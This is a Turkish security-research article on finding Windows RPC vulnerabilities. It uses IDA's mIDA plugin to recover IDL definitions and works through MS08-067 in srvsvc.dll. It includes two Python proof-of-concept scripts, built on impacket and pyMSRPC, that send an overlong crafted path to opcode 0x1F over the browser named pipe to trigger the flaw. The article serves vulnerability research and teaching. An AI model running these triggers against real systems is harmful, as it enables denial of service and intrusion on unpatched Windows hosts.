RPC Zafiyetlerinin Keşfi

[http://vis.signalsec.com]

Celil ÜNÜVER

Sr. Security Researcher

SIGNALSEC Bilgi Güvenlik Dan. Ltd.

www.signalsec.com

T: +90 232 433 oday (0329) **E:** info@signalsec.com

İÇERİK

RPC Zafiyetlerinin Keşfi

Giriş ve RPC

Penetrasyon testi yapanların büyük nimeti olan **MS08-067** ' yi herkes bilir. **MS08-067** gibi zafiyetler, arka planda RPC isteklerinin yorumlanmasındaki programlama hatalarından oluşur.

RPC protokolü server-client tabanlı bir iletişim modelidir. SMB ve SAMBA gibi servisler bu iletişim modele kullandığı gibi, bugün birçok SCADA HMI yazılımlarında mevcuttur. (Eğer RPC yoksa da SCADA yazılımlarında benzer OPC modeli mutlak vardır) Yaygın kurumsal yazılımlarda da (CA Arcsight , Novell , EMC , IBM vb.) RPC modeli çeşitli amaçlar için kullanılmaktadır.

RPC modeli , network üzerinden uzak makinedeki bir programa ait lokal fonksiyonları çalıştırmaya olanak tanımaktadır. Referanslarda bulacağınız bir makaleden DCOM/RPC ile ilgili bir alıntı yaparsak ;

*"So. Each COM object resides in an apartment, and each apartment resides in a process, and each process resides in a machine, and each machine resides in a network. Allowing those objects to be used from *any* of these different places is what DCOM is all about."*

Bu fonksiyonların tanımlaması , ne şekilde - nasıl ve hangi argümanlarla çağırılacağı ise IDL (Interface Description Language) ile belirlenir. IDL ' yi bir kütüphane dosyası gibi düşünebilirsiniz. IDL dosyaları RPC server/client'ı ile birlikte derlenerek, IDL tanımlamaları statik olarak çalıştırılabilir dosya içerisinde (exe, dll) tutulur.

RPC client'ı , RPC server'ın kabul ettiği IDL fonksiyon ve parametlerini kendi bünyesinde tutar. Server tarafında RPC ile bir fonksiyon çağrılacağı zaman gerekli fonksiyon ve parametleri client tarafında hazırlanır ve yine client tarafında NDR (Network Data Representation) formatına çevrilerek server'a gönderilir. Bu süreçten RPC Client Runtime Library (rpcrt4.dll) kütüphanesi sorumludur. Eğer herhangi bir RPC server/client ' ın network datalarını debugger ile trace ve takip ederseniz, "rpcrt4.dll" kütüphanesinin çağrıldığını görebilirsiniz. Server, client'dan gelen istekleri yine rpcrt4 kütüphanesi ile yorumlayarak gerekli fonksiyon çağrımlarını yapar.

RPC'nin diğer önemli elementi de UUID ' dir. UUID adı üstünde tanımlanmış interfaceler için unique bir tanımlayıcıdır. (ActiveX clsid gibi) RPC client yapacağı isteklerde önce interface tanımlaması için UUID'yi kullanır. Daha sonra hangi fonksiyonu çalıştıracaksa IDL içerisinde o fonksiyon için tanımlanmış opcode ve parametrelerini çağırır.


IDL içerisinde tanımlanan data ve argüman yapıları , bilinen veri türlerindedir. (long, short integer, string , widechar - unicode string vb.) Zafiyet araştırması ile uğraşanların kafasında sanırım ışık yanmıştır :) İşte zafiyetler de aslında IDL fonksiyon parametlerinin server tarafında yorumlanma / parse vb. işlemleri esnasında ortaya çıkabilmektedir.

IDL fonksiyon ve parametleri , derlenerek binary içinde statik olarak tutuluyor demiştik. Dolayısıyla tersine mühendislik ile RPC server/client yazılımlarının IDL yapısına ulaşılabilir. IDL formatına ulaşılan bir RPC serverın, fonksiyonlarının nasıl bir yapıda çağrılacağı (UUID, opcode, argüman) da öğrenilebilir :) Daha sonra bu fonksiyonlar üzerinde fuzzing vb. işlemler uygulanarak çeşitli memory corruption zafiyetleri aranabilir.

mIDA Plugin

Herhangi bir RPC server/client binarysinin IDL tanımlamalarına ulaşmak için mIDA pluginini kullanabilirsiniz. mIDA, IDA Disassembler plugini olup Tenable Networks tarafından geliştirilmiştir.

mIDA ' yı , IDA Disassembler ' ımıza plugin olarak yükledikten sonra CTRL + 7 kısayolu ile çağırabilirsiniz. Plugini çalıştırdığınızda aşağıdaki gibi bir ekran görüntüsü ile karşılaşacaksınız;



mIDA bize binary içerisinde tanımlanmış RPC fonksiyonlarını bulmaktadır , daha sonra Decompile All seçeneği ile bütün bu fonksiyonlar IDL yapısına çevrilebilir. Örneğin msrpc ve smb fonksiyonlarının bulunduğu srvsvc.dll kütüphanesini mIDA ile decompile ettiğimizde , aşağıdaki gibi bir çıktı ile karşılaşıyoruz;


```
--snip--
/* opcode: 0x1C, address: 0x74EE04E5 */
long sub_74EE04E5 (
[in][unique][string] wchar_t * arg_1,
[out][ref] struct struct_14 ** arg_2
);

/* opcode: 0x1D, address: 0x74ED3D24 */
long sub_74ED3D24 (
[in][unique][string] wchar_t * arg_1,
[in][unique][string] wchar_t * arg_2,
[in] long arg_3,
```

```
[in] long arg_4
);

/* opcode: 0x1E, address: 0x74EDC8DE */
long sub_74EDC8DE (
[in][unique][string] wchar_t * arg_1,
[in][string] wchar_t * arg_2,
[out] long * arg_3,
[in] long arg_4
);

/* opcode: 0x1F, address: 0x74EDC8FA */
long sub_74EDC8FA (
[in][unique][string] wchar_t * arg_1,
[in][string] wchar_t * arg_2,
[out][size_is(arg_4)] char * arg_3,
[in][range(0,64000)] long arg_4,
[in][string] wchar_t * arg_5,
[in, out] long * arg_6,
[in] long arg_7
);
--snip--
```

ms08-067 zafiyetinin yayınlanan onlarca analizden, netapi32.dll kütüphanesiki NetpwPathCanonicalize fonksiyonuyla alakalı olduğunu biliyoruz. Bu ipucu ile, srvsrc.dll den decompile ettiğimiz IDL dosyasındaki hangi opcode ve fonksiyonun NetpwPathCanonicalize fonksiyonunu çağırdığını bulabiliriz.

Sırasıyla IDA ile açtığımız srvsrc.dll içerisinde "NetpwPathCanonicalize" fonksiyonunu aratıp , daha sonra bu API ' nin hangi fonksiyon içerisinde çağrıldığını bulup , bulunan fonksiyonun adresi mIDA çıktısında aranabilir.

Address	Function	Instruction
.idata:74ED12A8		extrn __imp_NetpwPathCanonicalize:byte
.text:74EDC911	sub_74EDC8FA	call NetpwPathCanonicalize
.text:74EE14BA	NetpwPathCanonicalize	; [00000006 BYTES: COLLAPSED FUNCTION NetpwPathCanonicalize. PRESS ...
.text:74EE1648		dd rva __imp_NetpwPathCanonicalize ; Import Address Table
.text:74EE275A		db 'NetpwPathCanonicalize',0



```
74EDC8FA sub_74EDC8FA proc near
74EDC8FA
74EDC8FA arg_4= dword ptr  0Ch
74EDC8FA arg_8= dword ptr  10h
74EDC8FA arg_C= dword ptr  14h
74EDC8FA arg_10= dword ptr  18h
74EDC8FA arg_14= dword ptr  1Ch
74EDC8FA arg_18= dword ptr  20h
74EDC8FA
74EDC8FA mov     edi, edi
74EDC8FC push    ebp
74EDC8FD mov     ebp, esp
74EDC8FF push    [ebp+arg_18]
74EDC902 push    [ebp+arg_14]
74EDC905 push    [ebp+arg_10]
74EDC908 push    [ebp+arg_C]
74EDC90B push    [ebp+arg_8]
74EDC90E push    [ebp+arg_4]
74EDC911 call    NetpwPathCanonicalize
74EDC916 pop     ebp
74EDC917 retn    1Ch
74EDC917 sub_74EDC8FA endp
74EDC917
```

```
/* opcode: 0x1F, address: 0x74EDC8FA */

long sub_74EDC8FA (

[in][unique][string] wchar_t * arg_1,

[in][string] wchar_t * arg_2,      #### vulnerable argüman

[out][size_is(arg_4)] char * arg_3,

[in][range(0,64000)] long arg_4,

[in][string] wchar_t * arg_5,

[in, out] long * arg_6,

[in] long arg_7

);
```

Görüldüğü gibi ox1F opcode ' un adresi ile NetpwPathCanonicalize fonksiyonun çağrıldığı sub_fonksiyonun adresi aynı. Zafiyet , netapi!NetpwPathCanonicalize fonksiyonunda bulunmakta. Bu zafiyetin detaylarına değinmeyeceğim, detaylı bilgi referanstaki adreslerde bulunabilir. Hatta komple bu fonksiyonun decompile edilmiş versiyonuna Alexander Sotirov'un blogundan ulaşılabilir.

impacket, pyMSRPC ve MS08-067

Güvenlik araştırmacıları IDL tanımlamalarına ulaştıktan sonra genelde her bir opcode'un parametrelerini "fuzz" ederek zafiyet bulmaya çalışırlar. Burada ilgileneceğimiz ve fuzz edebileceğimiz parametreler **[in]** olarak belirtilenler. **[out]** ile belirtilenler client'a dönen cevaplar. Opcode ile fonksiyona gönderilen bu parametreler çeşitli data tiplerinde olabilir.

Yukarıdaki opcode'un [in] parametrelerine bakarsak sırasıyla;

1-) Unique

2-) Widechar / unicode string

3-) Long

4-) Widechar / unicode string

5-) Long

6-) Long

impacket, CoreSecurity tarafından geliştirilmiş, RPC paketleri oluşturmak için güzel bir python kütüphanesi. Özellikle impacket içerisindeki Structure desteği ile ms08-067 ' yi tetiklemeye çalışmadan önce RPC testleri için kullandığım favori modüldü. ms08-067 ' yi sadece impacket ile tetikleyemeyince, arka planda impacket'den de yararlanan ismi pek bilinmeyen üstad Cody Pierce ve Aaron Portnoy'un geliştirdiği pymsrpc modülünü keşfettim ve faydalı buldum.

Öncelikle impacket ile IDL yapısına bakarak istediğimiz bir opcode'a RPC isteği nasıl gönderilir anlatmak için, impacket ile oluşturduğum python kodunu paylaşmamın faydalı olacağını düşünüyorum.

```
import sys
import struct
from impacket.structure import Structure
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
from threading import Thread


target = sys.argv[1]
class ms08(Structure):   ###0x1f opcode parameters and types
    alignment = 4
    structure = (
```

```
            ('stub1',    'w'),
            ('stub2',    'w'),
            ('stub3',    '<L=1'),
            ('stub4',    'w'),
            ('stub5',    '<L=1'),
            ('stub6',    '<L=0'),
    )

ndrstring = "\\A\\..\\..\\".encode('utf_16_le')
ndrstring2 = ("A" * 500).encode('utf_16_le')
stub2str = ndrstring + ndrstring2
query = ms08()
query['stub1'] = "A".encode('utf_16_le')
query['stub2'] = stub2str
query['stub4'] = "".encode('utf_16_le')
trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
print "Connecting..."
try:
            trans.connect()
except:
            print "Connection fault"
            exit()
print "Connected"
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
dce.call(0x1f, query)   #NetPathCanonicalize func. opcode 0x1f
```

impacket ' in en güzel özelliği yukarıda görüldüğü gibi Structure yapısı ile parametleri tipine göre (string, long vb.) belirleyebilmek. Ancak dezavantajlarına gelince; Örneğin "ABC" gibi bir string, widechar/unicode olduğunda 410042004300 şeklinde gösterilir. Lakin impacket , structure'da data type "w" (widechar) olarak belirlense de otomatik olarak uygun formata dönüştürmüyor. Tabi yukarıda yaptığım gibi encode edip bir takla attırarak unicode formata çevirebilirsiniz.

Daha sonra impacket'in sunduğu fonksiyonlar ile bind etmek istediğiniz interface'in UUID ' sini vs. belirleyip kolayca RPC isteğinizi gönderebilirsiniz. Yine de yukarıdaki kod mso8-067 ' yi tetiklemede başarısız olacaktır. Malesef impacket'in Structure class'ı içinde tanımlanmış data tiplerinde unique yok ve bizim 0x1f opcode ' unun ilk parametresi unique formatında. NDR formatında unique yapısına bakıp manuel eklemek için araştırmalar yaparken, biraz önce bahsettiğim pyMSRPC modülüyle karşılaşıp uğraşmama gerek kalmadığını gördüm.

```
import sys
import struct
from impacket.structure import Structure
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
sys.path.append("..")
from ndr import *

target = sys.argv[1] ## target ip

stub1 = ndr_unique(data=ndr_wstring(data="A"))
stub2 = ndr_wstring(data="\\A\\..\\..\\" + "A" * 500)
stub3 = ndr_long(data=1)
stub4 = ndr_wstring(data="")
stub5 = ndr_long(data=1)
stub6 = ndr_long(data=0)

marshallized = stub1.serialize()
marshallized += stub2.serialize()
marshallized += stub3.serialize()
marshallized += stub4.serialize()
marshallized += stub5.serialize()
marshallized += stub6.serialize()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
```

```
print "Connecting..."
try:
        trans.connect()
except:
        print "Connection fault"
        exit()

print "Connected, sending data!"
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
dce.call(0x1f, marshallized)   #NetPathCanonicalize opcode
```

Görüldüğü gibi pyMSRPC modülü , hem unique tipini desteklediği gibi hem de parametrelerin/dataların marshalling işlemini (kabaca NDR formatına dönüştürmeyi) , serialize() fonksiyonunu çağırarak kolayca yapabiliyorsunuz. Yukarıdaki PoC kodumuzu mso8-067 zafiyeti olan bir sistemde deneyerek , zafiyeti tetikleyebilirsiniz.

Sonuç

Yazıda kısaca RPC modeli ve IDL yapısına değinildiği gibi çeşitli python modülleri RPC isteklerinin nasıl gönderileceği anlatılmıştır. RPC zafiyetlerinin keşfi için mIDA ile örnekte gösterildiği gibi çeşitli RPC uygulamalarının IDL yapıları tespit edilerek , her bir opcode'un argümanları "fuzz" edilebilir.

" The most common question I get about the MSRPC fuzzer "does it find any new bugs" and I guess the answer is No. There are no new MSRPC bugs. You should give up looking for them." - Dave Aitel, 31 Agustos 2006:

Dave Aitel , yukarıdaki cümleyi kurduktan 4 yıl sonra bile MSRPC zafiyetleri keşfedilmiştir. Örn; CVE-2010-2567

Belki 2014 yılında MSRPC ' de olmasa da RPC protokolünü kullanan bir çok yazılımda hala çeşitli zero-day zafiyetleri bu şekilde keşfedilebilir.

Referanslar

Daily Dave, MSRPC Fuzzing : http://seclists.org/dailydave/2006/q3/160

Marshalling Tutorial, Mike Hearn: http://www.winehq.org/pipermail/wine-devel/2004-July/028054.html

impacket, CoreLabs:
http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=Impacket

pyMSRPC: https://code.google.com/p/pymsrpc/

Reversing MS08-067: http://dontstuffbeansupyournose.com/2008/10/23/looking-at-ms08-067/

DeepSignal Tehdit İstihbaratı

Threat Feed

DeepSignal Tehdit İstihbaratı , haftalık ve aylık olarak gönderilen Threat Feed ve Raporlarından oluşmaktadır. Threat Feed, kurumları hedef alan zafiyet, exploit ve malware saldırılarının istihbaratından oluşmaktadır.

Threat Feed içerisinde ayrıca SignalSEC Research ekibinin keşfettiği / geliştirdiği zafiyetler, exploit kodları ve ofansif güvenlik yazılımları bulunmaktadır.

İlgili Teknik Eğitimler

- Zafiyet Araştırma ve Exploit Geliştirme

- Malware Analiz

http://www.signalsec.com/services/bilgi-guvenligi-egitimleri/

İletişim

SIGNALSEC Bilgi Güvenlik Dan. Yaz. ve Tek. Hiz. Tic. Ltd. Şti.

Adres: 1145/7 Sok. No:2 D:210 Konak / İZMİR

Tel: +90 232 433 0DAY | Fax: +90 232 469 85 62

Email: info@signalsec.com